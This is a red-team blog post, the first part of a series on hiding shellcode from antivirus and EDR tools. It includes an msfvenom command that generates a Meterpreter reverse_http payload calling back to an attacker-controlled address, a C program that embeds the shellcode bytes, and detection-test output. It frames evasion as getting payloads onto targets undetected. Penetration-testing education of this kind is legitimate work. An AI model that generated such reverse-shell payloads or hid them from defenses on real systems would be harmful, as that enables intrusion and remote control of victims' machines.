Adventures in Shellcode Obfuscation! Part 1: Overview

redsiege.com/blog/2024/06/adventures-in-shellcode-obfuscation-part-1-overview

By Red Siege | June 17, 2024

by Mike Saunders, Principal Security Consultant

Watch Video At: https://youtu.be/1Dedfg6cqpg

This blog is the first in a series of articles on methods for obfuscating shellcode. I'll be focusing on how to obfuscate shellcode to avoid detection. I won't be using techniques such as syscalls, unhooking, etc., to evade behavioral detections. The focus will be to show different means of hiding shellcode.

What is Shellcode?

The Wikipedia entry for shellcode defines shellcode as such:

> In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.

Side Note

We could write shellcode by hand, generate Metasploit payloads using `msfvenom`, or generate shellcode from one of the many available command and control suites like Cobalt Strike, Havoc, Sliver, etc. For this series, I'll be using `msfvenom` to generate a `windows/x64/meterpreter/reverse_http` payload.

To ensure any detection (or lack thereof) is only the result of the shellcode or obfuscation technique, I won't be writing a full loader. All my example programs will do is reconstruct the shellcode back to its original form and spit out the array so we can compare the reconstructed shellcode with the original shellcode bytes.

For my demonstrations, I'll be developing payloads on a Windows 10 Professional 22H2 system with Windows Defender. I'll be compiling the example programs using Visual Studio 2019 and cl.exe from the x64 Native Tools Command Prompt. I'll be using ThreatCheck to demonstrate whether a payload is detected by Defender. I'll also upload these examples to VirusTotal to see how they fare against a variety of AV & EDR engines.

Why We Hide

If you're using msfvenom or a well-known C2 to generate shellcode, the chances are you're going to get detected by pretty much any modern AV or EDR. Consider the following C program. It has shellcode stored in a variable and it prints out a message. It doesn't use the shellcode in any way.

```
#include <windows.h>

#include <stdio.h>

// compile: cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcnoobfuscation.c /link
/out:noobfuscation.exe /SUBSYSTEM:CONSOLE /MACHINE:x64

// msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.190.134
LPORT=80 -f csharp | tr -d \\n

unsigned char shellcode[563] = {0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,

...trimmed...

0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5};

int main(void)

{

printf("All this program does is store shellcode and print this message.\n");

}
```


If we build this program and scan it with ThreatCheck, we can see Defender is definitely detecting our shellcode. If you look at the highlighted bytes, you'll see they match up with the last few bytes of our shellcode variable.

```
C:\Users\Mike\Desktop\ThreatCheck>ThreatCheck.exe -e defender -f ..\obfuscation
bfuscation\noobfuscation.exe
[+] Target file size: 138240 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x1F234
00000000   03 53 49 BA 57 89 9F C6  00 00 00 00 FF D5 E8 2A   ·SIºW??Æ····ÿOè*
00000010   00 00 00 2F 43 66 56 5A  66 73 56 49 62 30 69 45   ···/CfVZfsVIb0iE
00000020   2D 34 58 35 34 51 49 5A  79 41 79 4A 73 75 5F 51   -4X54QIZyAyJsu_Q
00000030   63 49 69 6D 50 50 71 73  59 2D 4C 48 00 48 89 C1   cIimPPqsY-LH·H?A
00000040   53 5A 41 58 4D 31 C9 53  48 B8 00 02 28 84 00 00   SZAXM1ÉSH,··(?··
00000050   00 00 50 53 53 49 C7 C2  EB 55 2E 3B FF D5 48 89   ··PSSIÇAëU.;ÿOH?
00000060   C6 6A 0A 5F 53 5A 48 89  F1 4D 31 C9 4D 31 C9 53   Æj·_SZH?ñM1ÉM1ÉS
00000070   53 49 C7 C2 2D 06 18 7B  FF D5 85 C0 75 1F 48 C7   SIÇA-··{ÿO?Au·HÇ
00000080   C1 88 13 00 00 49 BA 44  F0 35 E0 00 00 00 00 FF   A?···IºDd5à····ÿ
00000090   D5 48 FF CF 74 02 EB CC  E8 55 00 00 00 53 59 6A   OHÿIt·ëIèU···SYj
000000A0   40 5A 49 89 D1 C1 E2 10  49 C7 C0 00 10 00 00 49   @ZI?ÑAâ·IÇA····I
000000B0   BA 58 A4 53 E5 00 00 00  00 FF D5 48 93 53 53 48   ºX¤Så····ÿOH?SSH
000000C0   89 E7 48 89 F1 48 89 DA  49 C7 C0 00 20 00 00 49   ?çH?ñH?UIÇA· ··I
000000D0   89 F9 49 BA 12 96 89 E2  00 00 00 00 FF D5 48 83   ?ùIº·??â····ÿOH?
000000E0   C4 20 85 C0 74 B2 66 8B  07 48 01 C3 85 C0 75 D2   Ä ?At²f?·H·A?AuO
000000F0   58 C3 58 6A 00 59 49 C7  C2 F0 B5 A2 56 FF D5 00   XAXj·YIÇAdµ¢VÿO·
```


Meterpreter Detected

VirusTotal shows 23 of 73 vendors detected this as some kind of malware. This definitely seems low, but because I never actually used the shellcode, vendors who focus on behavioral analysis may not detect this program as malicious.

Modifying the program to load and execute the shellcode shows a few more vendors detected the program – 27 of 72.



VirusTotal Detection



VirusTotal Detection

Until Next Time

At this point, it should be obvious why we need obfuscate our shellcode. We want our loaders to have a chance. If we don't protect our shellcode, it's likely our payload is going to get blown up the second it touches our target system. In the rest of the series, we're going to look at different means of obfuscating shellcode that can help us get our payloads to our target without getting detected.

Try it Yourself

If you'd like to follow along with this series, you can find the code for these articles on the Red Siege GitHub.

About Principal Security Consultant Mike Saunders

Mike Saunders is Red Siege Information Security's Principal Consultant. Mike has over 25 years of IT and security expertise, having worked in the ISP, banking, insurance, and agriculture businesses. Mike gained knowledge in a range of roles throughout his career, including system and network administration, development, and security architecture. Mike is a highly regarded and experienced international speaker with notable cybersecurity talks at conferences such as DerbyCon, Circle City Con, SANS Enterprise Summit, and NorthSec, in addition to having more than a decade of experience as a penetration tester. You can find Mike's in-depth technical blogs and tool releases online and learn from his several offensive and defensive-focused SiegeCasts. He has been a member of the NCCCDC Red Team on several occasions and is the Lead Red Team Operator for Red Siege Information Security.

Certifications:
GCIH, GPEN, GWAPT, GMOB, CISSP, and OSCP

Related Stories

View More

Adventures in Shellcode Obfuscation! Part 7: Flipping the Script

By Red Siege | August 1, 2024

by Mike Saunders, Principal Security Consultant This blog is the seventh in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of the series […]

Learn More
Adventures in Shellcode Obfuscation! Part 7: Flipping the Script

Out of Chaos: Applying Structure to Web Application Penetration Testing

By Red Siege | July 25, 2024

By Stuart Rorer, Security Consultant As a kid, I remember watching shopping contest shows where people, wildly, darted through a store trying to obtain specific objects, or gather as much […]

Learn More
Out of Chaos: Applying Structure to Web Application Penetration Testing

Adventures in Shellcode Obfuscation! Part 6: Two Array Method

By Red Siege | July 23, 2024

by Mike Saunders, Principal Security Consultant This blog is the sixth in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of […]

Learn More
Adventures in Shellcode Obfuscation! Part 6: Two Array Method